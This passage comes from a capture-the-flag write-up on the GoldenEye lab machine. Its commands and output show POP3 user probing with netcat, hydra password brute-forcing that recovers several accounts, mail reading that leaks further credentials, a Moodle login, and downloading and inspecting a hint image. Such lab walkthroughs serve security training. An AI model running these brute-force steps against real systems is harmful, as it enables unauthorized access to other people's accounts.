Possible Usenames : xenia, janus
```

Lets try breaking some passwords of possible usernames

- root, natalya, xenia

```
nc -nv 192.168.110.95 55007
Connection to 192.168.110.95 55007 port [tcp/*] succeeded!
+OK GoldenEye POP3 Electronic-Mail System
USER root
+OK
USER xenia
+OK
USER natalya
+OK
```

All of these user exist possibly but if we type in anything it says ok so possibly they are not a user

```
nc -nv 192.168.110.95 55007
Connection to 192.168.110.95 55007 port [tcp/*] succeeded!
+OK GoldenEye POP3 Electronic-Mail System
USER whateverthisisnotarealusername
+OK
USER asdfasdfasdfasdfasddfajkh
+OK
```

Lets try breaking "natalya" password : as we saw her name in email and other places too like the source page


```
hydra -l natalya -P /usr/share/wordlists/fasttrack.txt -f
pop3://192.168.110.95:55007
```

```
hydra -l natalya -P /usr/share/wordlists/fasttrack.txt -f pop3://192.168.110.95:55007

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
r illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-26 21:17:34
[INFO] several providers have implemented cracking protection, check with a small wordlist
[DATA] max 16 tasks per 1 server, overall 16 tasks, 223 login tries (l:1/p:223), ~14 tries
[DATA] attacking pop3://192.168.110.95:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 143 to do in 00:02h, 16 active
[55007][pop3] host: 192.168.110.95   login: natalya   password: bird
[STATUS] attack finished for 192.168.110.95 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-26 21:19:31
```


Creds of pop3

Username : natalya
Password : bird

Lets login



Lets see her mails



Lets see the first one here :

```
RETR 1
+OK 631 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id D5EDA454B1
        for <natalya>; Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
Message-Id: <20180425024542.D5EDA454B1@ubuntu>
Date: Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
From: root@ubuntu

Natalya, please you need to stop breaking boris' codes. Also, you are GNO supervisor for training. I will email you once a st
udent is designated to you.

Also, be cautious of possible network breaches. We have intel that GoldenEye is being sought after by a crime syndicate named
 Janus.
.
```

Second one :

```
RETR 2
+OK 1048 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from root (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 17C96454B1
        for <natalya>; Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
Message-Id: <20180425031956.17C96454B1@ubuntu>
Date: Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
From: root@ubuntu

Ok Natalyn I have a new student for you. As this is a new system please let me or boris know if you see any config issues, especially
is it's related to security...even if it's not, just enter it in under the guise of "security"...it'll get the change order escalated
without much hassle :)

Ok, user creds are:

username: xenia
password: RCP90rulez!

Boris verified her as a valid contractor so just create the account ok?

And if you didn't have the URL on outr internal Domain: severnaya-station.com/gnocertdir
**Make sure to edit your host file since you usually work remote off-network....

Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.
```

Creds for pop3 or that web directory

Username: xenia
Password: RCP90rulez!

Web directory with domain mapping


And if you didn't have the URL on outr internal Domain: severnaya-station.com/gnocertdir
**Make sure to edit your host file since you usually work remote off-network....

> Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.


The Creds are not for POP3

Web Application again


Lets add the web domain in /etc/hosts




here is the website : Moodle LMS




Lets try logging in :





In the messages :



Possible username

Username : doak

Lets try "doak" passoword for POP3
I used this :

```
hydra -l doak -P /usr/share/wordlists/fasttrack.txt -f
pop3://192.168.110.95:55007
```

```
hydra -l doak -P /usr/share/wordlists/fasttrack.txt -f pop3://192.168.110.95:55007
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or se
 purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-26 22:02:38
[INFO] several providers have implemented cracking protection, check with a small wordlist f
[DATA] max 16 tasks per 1 server, overall 16 tasks, 223 login tries (l:1/p:223), ~14 tries p
[DATA] attacking pop3://192.168.110.95:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 143 to do in 00:02h, 16 active
[STATUS] 64.00 tries/min, 128 tries in 00:02h, 95 to do in 00:02h, 16 active
[55007][pop3] host: 192.168.110.95   login: doak   password: goat
[STATUS] attack finished for 192.168.110.95 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-26 22:04:53
```

Creds for pop3

Username : doak
Password : goat

Logging in :

```
USER doak
+OK
PASS goat
+OK Logged in.
LIST
+OK 1 messages:
1 606
.
```


Lets see this mail

```
RETR 1
+OK 606 octets
Return-Path: <doak@ubuntu>
X-Original-To: doak
Delivered-To: doak@ubuntu
Received: from doak (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 97DC24549D
        for <doak>; Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
Message-Id: <20180425034731.97DC24549D@ubuntu>
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
From: doak@ubuntu

James,
If you're reading this, congrats you've gotten this far. You know how tradecraft works right?

Because I don't. Go to our training site and login to my account....dig until you can exfiltrate further information......

username: dr_doak
password: 4England!
```


Creds for moodle website

Username: dr_doak
Password: 4England!

We are able to login



In "My Home" section we have this :




Lets download this file

```
cat s3cret.txt
007,

I was able to capture this apps adm1n cr3ds through clear txt.

Text throughout most web apps within the GoldenEye servers are scanned, so I cannot add the cr3dentials here.

Something juicy is located here: /dir007key/for-007.jpg

Also as you may know, the RCP-90 is vastly superior to any other weapon and License to Kill is the only way to play.%
```

> **Directory**
>
> /dir007key/for-007.jpg

we find this lets download this image too




```
wget http://192.168.110.95/dir007key/for-007.jpg

--2024-07-26 22:16:37--  http://192.168.110.95/dir007key/for-007.jpg
Connecting to 192.168.110.95:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14896 (15K) [image/jpeg]
Saving to: ‘for-007.jpg’

for-007.jpg                      100%[=============================================================>]  14.55K  --.-KB/s    in 0s

2024-07-26 22:16:37 (661 MB/s) - ‘for-007.jpg’ saved [14896/14896]
```

lets see the metadata of this thing :

- Also one thing u can find this exact base64 with strings too


```
exiftool for-007.jpg

ExifTool Version Number         : 12.92
File Name                       : for-007.jpg
Directory                       : .
File Size                       : 15 kB
File Modification Date/Time     : 2018:04:25 06:10:02+05:30
File Access Date/Time           : 2024:07:26 22:16:37+05:30
File Inode Change Date/Time     : 2024:07:26 22:16:37+05:30
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
X Resolution                    : 300
Y Resolution                    : 300
